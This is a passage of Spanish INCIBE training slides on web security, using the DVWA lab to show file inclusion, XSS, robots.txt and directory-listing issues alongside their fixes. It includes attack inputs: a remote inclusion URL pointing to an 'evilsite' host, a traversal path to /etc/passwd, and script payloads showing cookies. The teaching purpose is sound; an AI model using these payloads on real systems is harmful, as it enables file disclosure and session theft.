www.page.com/script.php?id=www.evilsite.com/evilsite.php
```


- **Práctica: Ataque Local File Inclusion (I)**
 - Accedemos al menú File Inclusion:



- Observamos la URL que aparece en el navegador:





■ Práctica: Ataque Local File Inclusion (II)

- La principal característica de una página web vulnerable a Local File Inclusion es la navegación por la estructura de directorios del servidor.
- En este caso, a través de la vulnerabilidad es posible visualizar el contenido de los ficheros.
- Su explotación se realiza a través del atributo page, mediante el cual es posible navegar por la estructura de directorios.
- Por ejemplo, escribimos la siguiente ruta en la URL de la página vulnerable:

 localhost/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd

- ¿Qué resultado obtenemos?



■ Práctica: Mitigando File Inclusion

- Analizamos el código PHP vulnerable a File Inclusion:

```
<?php  
  
    $file = $_GET['page']; //The page we wish to display  
  
?>
```

- Validamos la entrada del usuario antes de procesarla:

```
<?php  
  
    $file = $_GET['page']; //The page we wish to display  
  
    // Only allow include.php  
    if ( $file != "include.php" ) {  
        echo "ERROR: File not found!";  
        exit;  
    }  
  
?>
```

■ Cross-Site Scripting, ¿qué es?

- Se trata de aprovecharse de que los datos de entrada que no son validados correctamente sean interpretados como fragmentos de código potencialmente malicioso.
- Esta vulnerabilidad también es conocida como XSS.
- Da la posibilidad de ejecutar código en el navegador de la víctima.
- A través de esta vulnerabilidad, un atacante podría realizar el secuestro de sesiones de usuario, realizar formularios falsos, etc.
- Para protegerse, es necesario validar las entradas del usuario.



■ Práctica: Cross-Site Scripting reflejado

- Accedemos al menú XSS reflected:

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

- Interpretación de código HTML: Introducimos la siguiente cadena:
`<h1>Hola</h1>`
- Interpretación de lenguaje de scripting: Introducimos la siguiente cadena:
`<script>alert('XSS')</script>`
- Cadena que muestra las cookies del usuario:
`<script>alert(document.cookie)</script>`

■ Práctica: Cross-Site Scripting almacenado

- Accedemos al menú XSS stored:

Vulnerability: Stored Cross Site Scripting (XSS)


Name *

Message *

- La aplicación almacena un código maliciosos dentro del sistema, como por ejemplo en un foro, en un mensaje privado, etc.
- Cada vez que alguien visita la página donde aparece el mensaje malicioso, se ejecutará el código javascript escrito en el mensaje.
- Cadena maliciosa que muestra las cookies del usuario:
`<script>alert(document.cookie)</script>`

■ Cross-Site Scripting, ¿cómo se mitiga?

- Al igual que en las inyecciones SQL, una de las vías para evitar este tipo de vulnerabilidades es validar y filtrar las cadenas introducidas por el usuario.
- Ejemplo:



- Se deben adoptar medidas adicionales como establecer flags seguros en las cookies de sesión, etc.

■ Práctica: Mitigando XSS reflejado

- Analizamos el código PHP vulnerable a XSS:

```
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){  
    $isempty = true;  
}  
else {  
    $html .= '<pre>';  
    $html .= 'Hello ' . $_GET['name'];  
    $html .= '</pre>';  
}
```

- Validamos con la función htmlspecialchars la entrada del usuario:

```
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){  
    $isempty = true;  
}  
else {  
    $html .= '<pre>';  
    $html .= 'Hello ' . htmlspecialchars($_GET['name']);  
    $html .= '</pre>';  
}
```


■ Práctica: Mitigando XSS almacenado

- Analizamos el código PHP vulnerable a XSS almacenado:

```
// Sanitize message input
$message = stripslashes($message);
$message = mysql_real_escape_string($message);

// Sanitize name input
$name = mysql_real_escape_string($name);
```

- Validamos con la función htmlspecialchars la entrada del usuario:

```
// Sanitize message input
$message = stripslashes($message);
$message = mysql_real_escape_string($message);
$message = htmlspecialchars($message);


// Sanitize name input
$name = stripslashes($name);
$name = mysql_real_escape_string($name);
$name = htmlspecialchars($name);
```

INDICE

- INCIBE ¿Qué es?
- Introducción a la ciberseguridad
- Objetivos del curso
- Contexto
- Introducción a la seguridad web
- Principios de la seguridad
- Mitigación de vulnerabilidades en aplicaciones web
- **Mitigación de vulnerabilidades en servidores**
- Resumen
- Otros datos de interés

■ El fichero robots.txt


- El fichero robots.txt es un método para evitar que ciertos bots de motores de búsqueda que analizan aplicaciones webs indexen información no deseada en sus resultados de búsqueda.
- Las rutas especificadas en dicho fichero serán excluidas por el bot, las cuales no se analizarán ni serán referenciadas posteriormente.
- Una mala implementación del fichero puede revelar rutas sensibles, de administración o ficheros privados.




```
User-agent: *  
Disallow: /search  
Allow: /search/about  
Allow: /search/static  
Allow: /search/howsearchworks  
Disallow: /sdch  
Disallow: /groups  
Disallow: /index.html?
```

■ Práctica: Obteniendo información del fichero robots.txt

- Accedemos a la ruta:
 - `http://192.168.0.102/robots.txt`
- Analizamos las rutas especificadas.
- Verificamos como dichas rutas existen y se exponen a cualquier atacante que busque información o vectores de ataque sobre la aplicación.



```
192.168.0.102/robots.txt x +
← → ↻ 🏠 192.168.0.102/robots.txt
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs
User-agent: *
Disallow: /docs/
Disallow: /external/
Disallow: /config/
Disallow: /dvwa/
Disallow: /hackable/
Disallow: /vulnerabilities/
```



```
Index of /hackable x +
← → ↻ 🏠 192.168.0.102/hackable/
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs
Index of /hackable
Name Last modified Size Description
Parent Directory -
flags/ 2019-12-10 13:32 -
uploads/ 2019-12-10 13:32 -
users/ 2019-12-10 13:32 -
Apache/2.4.38 (Debian) Server at 192.168.0.102 Port 80
```



■ Minimizando la exposición de información en robots.txt

- El fichero robots.txt es interpretado por cada bot de manera independiente.
- Se recomienda minimizar en la medida de lo posible el uso de restricciones con dicho fichero.
- En caso de considerarse necesario, se recomienda indexar directorios raíces que no revelen rutas comprometidas:

Disallow: /

ó

Disallow: /inicio

vs

Disallow: /inicio/admin

Disallow: /inicio/docs

Disallow: /inicio/config


■ Práctica: Eliminando información de robots.txt

- Abrimos el fichero robots.txt con un editor:
 - `gedit /var/www/html/dvwa/robots.txt`
- Únicamente dejamos una directriz para que no indexe ningún subdirectorio de la aplicación.




■ El listado de directorios

- Cuando se accede a una ruta en un servidor, este normalmente busca un fichero por defecto para mostrar al usuario, normalmente el fichero index.html.
- Esta información puede ser utilizada por un atacante para ver los contenidos de determinada ruta, así como ficheros no indexados o información acerca del servidor.
- Por motivos de seguridad, se recomienda deshabilitar esta opción en los servidores









■ Práctica: Obteniendo información del listado de directorios

- Accedemos a la ruta:
 - <http://192.168.0.102/hackable/users>
- Observamos como se muestra un listado de directorios con diversas imágenes de los usuarios del sistema.



Index of /hackable/users

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|--|----------------------|-------------|--------------------|
|  Parent Directory | | - | |
|  1337.jpg | 2019-12-10 13:32 | 3.6K | |
|  admin.jpg | 2019-12-10 13:32 | 3.5K | |
|  gordonb.jpg | 2019-12-10 13:32 | 3.0K | |
|  pablo.jpg | 2019-12-10 13:32 | 2.9K | |
|  smithy.jpg | 2019-12-10 13:32 | 4.3K | |

Apache/2.4.38 (Debian) Server at 192.168.0.102 Port 80




- **Práctica: Eliminando el listado de directorios (I)**
 - Habilitamos la sobreescritura del fichero .htaccess:
 - `a2enmod rewrite`
 - Abrimos el fichero:
 - `gedit /etc/apache2/sites-available/default`
 - Y modificamos las directivas AllowOverride:
 - `AllowOverride All`
 - Reiniciamos Apache para que se actualicen las directivas:
 - `service apache2 restart`
 - Una vez realizado lo anterior, la modificación de .htaccess se cargará automáticamente.



■ Práctica: Eliminando el listado de directorios (II)


- Abrimos con un editor el fichero .htaccess:
 - gedit /var/www/html/dvwa/.htaccess
- Añadimos la línea:
 - Options -Indexes

```
1 # Only set these if PHP 5 is loaded as an apache module
2 <IfModule mod_php5.c>
3     php_flag magic_quotes_gpc Off
4     #php_flag allow_url_fopen on
5     #php_flag allow_url_include on
6 </IfModule>
7
8 # Only set these if PHP 4 is loaded as an apache module
9 <IfModule mod_php4.c>
10     php_flag magic_quotes_gpc Off
11     #php_flag allow_url_fopen on
12     #php_flag allow_url_include on
13 </IfModule>
14
15 # Limit access to localhost
16 #<Limit GET POST PUT>
17 # order deny,allow
18 # deny from all
19 allow from 127.0.0.1
20 #</Limit>
21
22 Options -Indexes
```





- **Información en los mensajes de error**
 - Un mensaje de error mal tratado puede provocar la exposición de información del servidor
 - Esta información puede ser utilizada por un atacante para buscar ataques específicos para la tecnología de dicho servidor.





- **Práctica: Estableciendo mensajes de error personalizados**
 - Abrimos con un editor el fichero .htaccess:
 - `gedit /var/www/dvwa/.htaccess`
 - Añadimos líneas que definan los mensajes para diferentes códigos de error:
 - `ErrorDocument 404 "Mensaje de error 1"`
 - `ErrorDocument 500 "Mensaje de error 2"`

```
1 # Only set these if PHP 5 is loaded as an apache module
2 <IfModule mod_php5.c>
3 php_flag magic_quotes_gpc Off
4 #php_flag allow_url_fopen on
5 #php_flag allow_url_include on
6 </IfModule>
7
8 # Only set these if PHP 4 is loaded as an apache module
9 <IfModule mod_php4.c>
10 php_flag magic_quotes_gpc Off
11 #php_flag allow_url_fopen on
12 #php_flag allow_url_include on
13 </IfModule>
14
15 # Limit access to localhost
16 #<Limit GET POST PUT>
17 # order deny,allow
18 # deny from all
19 allow from 127.0.0.1
20 #</Limit>
21
22 Options -Indexes
23
24 ErrorDocument 404 "LA RUTA QUE BUSCAS NO EXISTE"
25
```



INDICE

- INCIBE ¿Qué es?
- Introducción a la ciberseguridad
- Objetivos del curso
- Contexto
- Introducción a la seguridad web
- Principios de la seguridad
- Mitigación de vulnerabilidades en aplicaciones web
- Mitigación de vulnerabilidades en servidores
- **Resumen**
- Otros datos de interés

- **¿Qué hemos aprendido hoy?**
 - Los principios de la seguridad web.
 - La importancia de tener en cuenta la seguridad desde la fase de desarrollo.
 - Principales vulnerabilidades a causa de deficiencias del código fuente:
 - SQL Injection.
 - Evasión de sistemas de autenticación.
 - File Inclusion.
 - Cross-Site Scripting.
 - Principales vulnerabilidades a causa de fallos de configuración del servidor:
 - Exposición de directorios en el fichero robots.txt.
 - Revelación de información en páginas de error.
 - Exposición de ficheros no indexados en el listado de directorios.



■ Cuestiones

1. ¿En qué consisten y cómo se mitigan las vulnerabilidades SQL Injection?
2. ¿En qué consisten y cómo se mitigan las vulnerabilidades XSS? ¿Cuál es la diferencia entre XSS reflejado y almacenado?
3. ¿Cómo se mitigan las vulnerabilidades Local File Inclusion?
4. ¿Cuál es la función del fichero robots.txt?

■ Respuestas

1. Este tipo de inyección consiste en añadir código SQL a las consultas que se realizan de forma legítima en la página, para que el sistema realice acciones no programadas por defecto en la Base de Datos.
2. XSS es una vulnerabilidad que se aprovecha de los datos de entrada que no son validados correctamente y ejecuta código malicioso en el ordenador de la víctima. Se mitiga validando las entradas. El XSS reflejado y almacenado se diferencian en el lugar donde se incluye el código malicioso. Los ataques de XSS reflejado se suelen encontrar en motores de búsqueda, los ataques XSS almacenado suelen estar en foros o webs.
3. Se mitigan realizando un correcto filtrado de los parámetros de la variable.
4. El fichero robots.txt se utiliza para evitar que ciertos bots de motores de búsqueda que analizan aplicaciones webs indexen información no deseada en sus resultados de búsqueda.

INDICE

- INCIBE ¿Qué es?
- Introducción a la ciberseguridad
- Objetivos del curso
- Contexto
- Introducción a la seguridad web
- Principios de la seguridad
- Mitigación de vulnerabilidades en aplicaciones web
- Mitigación de vulnerabilidades en servidores
- Resumen
- **Otros datos de interés**



GOBIERNO
DE ESPAÑA

VICEPRESIDENCIA
SEGUNDA DEL GOBIERNO
MINISTERIO
DE ASUNTOS ECONÓMICOS
Y TRANSFORMACIÓN DIGITAL



INSTITUTO NACIONAL DE CIBERSEGURIDAD

¿Y si quiero más?



1 ESPECIALÍZATE

Consolida tus conocimientos académicos, puedes estudiar un posgrado en ciberseguridad en alguna de las instituciones que imparten formación especializada en España.

2 COMPARTE

Existe un buen número de asociaciones y comunidades de hackers que se reúnen para compartir conocimientos y experiencias. Si quieres introducirte en el mundo de la ciberseguridad, puedes empezar a asistir a conferencias, participar en eventos y conocer gente.




3 CERTIFÍCATE

Las certificaciones son herramientas que demuestran que un profesional está especializado en una materia. Son muy útiles para la industria y la empresa a la hora de establecer estándares de formación y habilidades requeridas dentro de una profesión.

4 PONTE A PRUEBA

Hay cada día más competiciones que animan a los participantes a probar su destreza como hackers. Retos de tipo *Capture the Flag* son oportunidades de poner en práctica las habilidades de hacking tanto de aprendices como de expertos en seguridad de todo el mundo.




5 EXPLORA

La curiosidad y capacidad de aprendizaje son competencias esenciales si deseas desarrollarte profesionalmente en el mundo de la ciberseguridad. Además de libros, papers académicos y conferencias, existen infinidad de recursos disponibles y mucho conocimiento en la red: blogs, tutoriales, vídeos, cursos online...



Dónde encontrarnos



A través de
nuestros **canales**



A través de
nuestros **eventos**



Dónde encontrarnos

A través de nuestros **canales:**



Ciudadanos



Empresas y profesionales



Oficina de Seguridad del Internauta

Usuarios de internet



INTERNET SEGURA FOR KIDS

Menores, padres y educadores



Centro de Respuesta a Incidentes



protege tu empresa

Concienciación a empresas



ciberemprende

Emprendimiento en ciberseguridad



Dónde encontrarnos

A través de nuestros **eventos**:



Ciudadanos



Empresas y profesionales





Dónde encontrarnos





INSTITUTO NACIONAL DE CIBERSEGURIDAD

Gracias



GOBIERNO
DE ESPAÑA

VICEPRESIDENCIA
SEGUNDA DEL GOBIERNO

MINISTERIO
DE ASUNTOS ECONÓMICOS
Y TRANSFORMACIÓN DIGITAL

SECRETARÍA DE ESTADO
DE DIGITALIZACIÓN E
INTELIGENCIA ARTIFICIAL



TU AYUDA EN
CIBERSEGURIDAD
